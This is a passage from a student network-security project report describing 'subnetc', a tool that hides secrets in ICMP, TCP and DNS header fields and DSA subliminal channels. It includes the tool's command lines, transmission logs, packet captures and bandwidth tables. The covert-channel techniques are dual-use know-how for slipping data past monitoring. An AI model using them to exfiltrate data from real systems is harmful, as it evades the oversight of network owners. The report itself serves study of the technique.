[+] Final buffer: 3a 04 39 16 d7 6d ee 2c 11 af 91 bc 8e 4a da f7 5e db d2 6b 47 b2 ce 22 55 1d 6a d8 63 f1 8
c 60 53 42 6e 28 41 47 66 2e 4e fd 29 41 1e 9f 0f 1b 78 45 1f 70 6f d3 8b c6 8f 69 7b 61 8a 4d a9 95 ee b8 f0
 51 63 01 bd d1 46 91 ec df cf 60 50 89 00 00 00 00 00 00
[+] Signature not verified.
[+] Signature not verified.
[+] Signature not verified.
[+] Signature not verified.
[+] Secret Extracted: 01101001011100110111000001101111000 01010
[+] Final buffer: 69 73 70 6f 0a
[+] Secret stored successfully to 'secret_tiny.txt'.

----- BEGIN SECRET -----
ispo
----- END SECRET -----
[+] Program finished.
ispo@xrysa:~/cs528_netsec/project$ █
```

Figure 10: Receiving a secret using DSA subliminal channels (TCP covert channel)




```
ispo@xrysa:~/cs528_netsec/project$ sudo ./subnetc -s -A 192.168.1.101 -i eth0 --tcp -q -d2 secret_tiny.txt
-w100 --rsa
+---------------------------------------------------+
|      PURDUE Univ. CS528 - Network Security        |
|    Final Project: Subliminal Network Channels     |
|                                             -ispo |
+---------------------------------------------------+

[+] Sniffing on device eth0
[+] At any time press Ctrl+C to stop sniffing and continue processing.
[+] #1 Got packet from 192.168.1.101.
[+] Got secret bits: 0100010001101011110111000111100101001111010011011100111011010 1
[+] #2 Got packet from 192.168.1.101.
[+] Got secret bits: 1101000100000100010101000111111100011011101101010011111000011 0
[+] #3 Got packet from 192.168.1.101.
[+] Got secret bits: 1111100010010111101000100010111001100101101111101010110110001 0
[+] #4 Got packet from 192.168.1.101.
[+] Got secret bits: 1010001111000100101010010011000001000010011101011110101010010 1
[+] #5 Got packet from 192.168.1.101.
[+] #16 Got packet from 192.168.1.101.
[+] Got secret bits: 0011100100101101000100001011001110010000111111010101111111011 00
[+] #17 Got packet from 192.168.1.101.
[+] Got secret bits: 1100111011011000101000101010000100000000000000000000000000000 00
^C[+] Stop sniffing...
[+] Sniffing complete
[+] Returning from receive()...
[+] Final buffer: 44 6b dc 79 4f 4d ce d7 44 11 51 fc 6e d4 f8 6f 89 7a 22 e6 5b ea d8 a8 f1 2a 4c 10 9d 7a a
5 70 00 21 b6 d4 14 07 0e 72 a5 38 62 bc 1a e7 39 b2 a8 e0 59 fb 67 0e 0a e2 8d 93 a1 4b c0 98 da ed 5a d5 0b
 c0 f5 d0 f3 8e d1 c4 40 d2 55 fa cf b5 14 6e 83 ce 95 d6 52 8d 6f 43 b7 05 29 7a 76 fc d7 d8 d1 8f 51 50 63
7a 86 9a 15 40 c2 29 5f 2e 56 5c 9c 4a ce 4b 44 2c e4 3f 57 ec ce d8 a2 a1 00 00 00 00
[+] Final buffer: 6d 79 20 73 6d 61 6c 6c 20 73 65 63 72 65 74 21 0a 0a 00 00 00 00 00 00 00 00 00 00 00 00 0
0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[+] Secret stored successfully to 'secret_tiny.txt'.

----- BEGIN SECRET -----
my small secret!

----- END SECRET -----
[+] Program finished.
ispo@xrysa:~/cs528_netsec/project$ _
```

Figure 11: Encrypt secret using RSA and send ciphertext using TCP covert channel

5.1 Stealthiness


We mentioned before that packets should be indistinguishable from benign traffic. Figures 14 through 16, show the packets as captured by wireshark. Note that the only difference from normal packets is that the values in some fields that supposed to be random are not so random.Note in Figure 14 that a larger amount of PING packets must be generated to send the same secret.

In all cases, packets are identical with the normal packets that generated under normal circumstances.



```
ispo@xrysa:~/cs528_netsec/project$ cat secret_tiny.txt
my small secret.
ispo@xrysa:~/cs528_netsec/project$ sudo ./subnetc -c -A 192.168.1.101 --tcp -q -D 500 -d2 secret_tiny.txt
+-----------------------------------------------+
|      PURDUE Univ. CS528 - Network Security     |
|    Final Project: Subliminal Network Channels  |
|                                          -ispo |
+-----------------------------------------------+

[+] Secret read: 6d 79 20 73 6d 61 6c 6c 20 73 65 63 72 65 74 2e 0a
[+] Starting transmission...
[+] #1: Raw packet: 45 00 00 28 6d 79 00 00 40 06 89 3d c0 a8 01 64 c0 a8 01 65 db 1b 00 50 20 73 6d 61 00 00
 00 00 50 02 16 d0 ab b8 00 00
[+] Raw IP packet sent successfully to 192.168.1.101.
[+] #2: Raw packet: 45 00 00 28 08 1c 00 00 40 06 ee 9a c0 a8 01 64 c0 a8 01 65 d7 42 00 50 d9 58 dc 99 00 00
 00 00 50 02 16 d0 87 73 00 00
[+] Raw IP packet sent successfully to 192.168.1.101.
[+] #3: Raw packet: 45 00 00 28 e0 a0 00 00 40 06 16 16 c0 a8 01 64 c0 a8 01 65 fb f3 00 50 01 8a 3f ff 00 00
 00 00 50 02 16 d0 d7 2b 00 00
[+] Raw IP packet sent successfully to 192.168.1.101.
[+] Program finished.
ispo@xrysa:~/cs528_netsec/project$
```

Figure 12: Sending a secret in plain using TCP covert channels



```
ispo@xrysa:~/cs528_netsec/project$ sudo ./subnetc -s -A 192.168.1.101 -i eth0 --tcp -q -d2 secret_tiny.txt
-w100
+-----------------------------------------------+
|      PURDUE Univ. CS528 - Network Security     |
|    Final Project: Subliminal Network Channels  |
|                                          -ispo |
+-----------------------------------------------+

[+] Sniffing on device eth0
[+] At any time press Ctrl+C to stop sniffing and continue processing.
[+] #1 Got packet from 192.168.1.101.
[+] Got secret bits: 01101101011110010010000001110011011011010110000101101100011011
[+] #2 Got packet from 192.168.1.101.
[+] Got secret bits: 000010000000111001101100101011000110111001001100101011101000010
[+] #3 Got packet from 192.168.1.101.
[+] Got secret bits: 00010000101000000101000000000000000000000000000000000000000000
^C[+] Stop sniffing...
[+] Sniffing complete
[+] Returning from receive()...
[+] Final buffer: 6d 79 20 73 6d 61 6c 6c 20 73 65 63 72 65 74 21 0a 0a 00 00 00 00 00 00
[+] Final buffer: 6d 79 20 73 6d 61 6c 6c 20 73 65 63 72 65 74 21 0a 0a 00 00 00 00 00 00
[+] Secret stored successfully to 'secret_tiny.txt'.

----- BEGIN SECRET -----
my small secret!

----- END SECRET -----
[+] Program finished.
ispo@xrysa:~/cs528_netsec/project$
```

Figure 13: Receiving a secret in plain using TCP covert channels

5.2 Bandwidth

We know that bandwidth is small. And this is another tradeoff between stealthiness and bandwidth. Table below shows the required amount of data (in bytes) that are needed to be sent by using each of our methods.

secret size	plain	PKE	DSA	DSA+PKE
10	10	128	200	2560
100	100	256	2000	5120
1000	1000	2048	20000	40960


Here we assumed that PKE is 1024bit RSA with 64 byte message blocks and DSA has 16 bits subliminal channels. Note that the more we increase the subliminal channel bandwidth, the harder is to find a 'good' signature. For a 16 bit message, we have to try around 65536 signatures. For practical uses, we use 10-14 bit channel, but we set it to 16 to make calculations easier.

Using the previous table we can now find how many packets are needed for a 10 byte secret:

	plain	PKE	DSA	DSA+PKE
ICMP	5	64	100	1280
TCP	2	9	13	165
DNS	2	10	17	213


6 Conclusion & Future work

In this project I studied about covert channels, their pros and cons and I learned how to implement them. The main problem of covert channels is that they do not protect attacker's destination. However they have other advantages that makes them a very attractive option for attackers. A tool called subnet C was created that implements several covert channels according with various encryption meth-




```
 1 0.000000000   192.168.1.100   192.168.1.101   ICMP   90 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
 2 0.500195000   192.168.1.100   192.168.1.101   ICMP   90 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
 3 1.000393000   192.168.1.100   192.168.1.101   ICMP   90 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
 4 1.500587000   192.168.1.100   192.168.1.101   ICMP   90 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
 5 2.000859000   192.168.1.100   192.168.1.101   ICMP   90 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
 6 2.501148000   192.168.1.100   192.168.1.101   ICMP   90 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
 7 3.001399000   192.168.1.100   192.168.1.101   ICMP   90 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
 8 3.501690000   192.168.1.100   192.168.1.101   ICMP   90 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
 9 4.001960000   192.168.1.100   192.168.1.101   ICMP   90 Echo (ping) request  id=0x0000, seq=0/0, ttl=64
12 20.513646000  192.168.1.100   192.168.1.101   TCP    54 56091 > http [SYN] Seq=0 Win=5840 Len=0
13 21.013927000  192.168.1.100   192.168.1.101   TCP    54 55106 > http [SYN] Seq=0 Win=5840 Len=0
14 21.514137000  192.168.1.100   192.168.1.101   TCP    54 64499 > http [SYN] Seq=0 Win=5840 Len=0
15 27.369869000  192.168.1.100   192.168.1.101   DNS    73 Standard query 0x2073  A foo.risvc.net
16 27.870162000  192.168.1.100   192.168.1.101   DNS    73 Standard query 0x081c  A foo.risvc.net
17 28.370488000  192.168.1.100   192.168.1.101   DNS    73 Standard query 0x5742  A foo.risvc.net
```

Figure 14: Packets being send as requests



```
 1 0.000000000   192.168.1.100   192.168.1.101   ICMP   90 Echo (ping) reply    id=0x0000, seq=0/0, ttl=64
 2 0.500153000   192.168.1.100   192.168.1.101   ICMP   90 Echo (ping) reply    id=0x0000, seq=0/0, ttl=64
 3 1.000336000   192.168.1.100   192.168.1.101   ICMP   90 Echo (ping) reply    id=0x0000, seq=0/0, ttl=64
 4 1.500530000   192.168.1.100   192.168.1.101   ICMP   90 Echo (ping) reply    id=0x0000, seq=0/0, ttl=64
 5 2.000656000   192.168.1.100   192.168.1.101   ICMP   90 Echo (ping) reply    id=0x0000, seq=0/0, ttl=64
 6 2.500830000   192.168.1.100   192.168.1.101   ICMP   90 Echo (ping) reply    id=0x0000, seq=0/0, ttl=64
 7 3.001058000   192.168.1.100   192.168.1.101   ICMP   90 Echo (ping) reply    id=0x0000, seq=0/0, ttl=64
 8 3.501239000   192.168.1.100   192.168.1.101   ICMP   90 Echo (ping) reply    id=0x0000, seq=0/0, ttl=64
 9 4.001512000   192.168.1.100   192.168.1.101   ICMP   90 Echo (ping) reply    id=0x0000, seq=0/0, ttl=64
12 9.562496000   192.168.1.100   192.168.1.101   TCP    54 56091 > http [RST, ACK] Seq=1 Ack=1 Win=5840 Len=0
13 10.062675000  192.168.1.100   192.168.1.101   TCP    54 55106 > http [RST, ACK] Seq=1 Ack=1 Win=5840 Len=0
14 10.562842000  192.168.1.100   192.168.1.101   TCP    54 64499 > http [RST, ACK] Seq=1 Ack=1 Win=5840 Len=0
15 16.049553000  192.168.1.100   192.168.1.101   DNS   117 Standard query response 0x2073  A 99.99.99.99
16 16.549781000  192.168.1.100   192.168.1.101   DNS   117 Standard query response 0x081c  A 99.99.99.99
17 17.049975000  192.168.1.100   192.168.1.101   DNS   117 Standard query response 0x5742  A 99.99.99.99
```

Figure 15: Packets being send as responses



```
1 0.000000000   192.168.1.100   192.168.1.101   DNS   73 Standard query 0x2073  A foo.risvc.net
2 0.500287000   192.168.1.100   192.168.1.101   DNS   73 Standard query 0x081c  A foo.risvc.net
3 1.000496000   192.168.1.100   192.168.1.101   DNS   73 Standard query 0x5742  A foo.risvc.net
6 26.053030000  192.168.1.100   192.168.1.101   DNS   84 Standard query 0xe3c2  A foo.risvc.net
7 31.053135000  192.168.1.100   192.168.1.101   DNS   84 Standard query 0xe3c2  A foo.risvc.net
```

Figure 16: DNS packets from Subnet C (blue) are identical from packets generated by dig tool (black)

ods. As a future work, I'll improve the tool by adding functionality that adds reliability to the channel.

References

[1] Raaymond Sbrusch, *Network Covert Channels: Subversive Secrecy*, Sans Institute, 2006.

[2] Steven J. Murdoch and Stephen Lewis, *Embedding Covert Channels into TCP/IP*, Information Hiding Workshop, 2005.

[3] Amir Houmansadr Giang T. K. Nguyen Matthew Caesar Nikita Borisov, *Cirripede: Circumvention Infrastructure using Router Redirection with Plausible Deniability*, Computer and Communications Security (CCS11), 2011.

[4] *https://en.wikipedia.org/wiki/Subliminal_channel*

[5] Bruce Schneier, *Applied Cryptography 2nd Edition*, Chapter 23-3.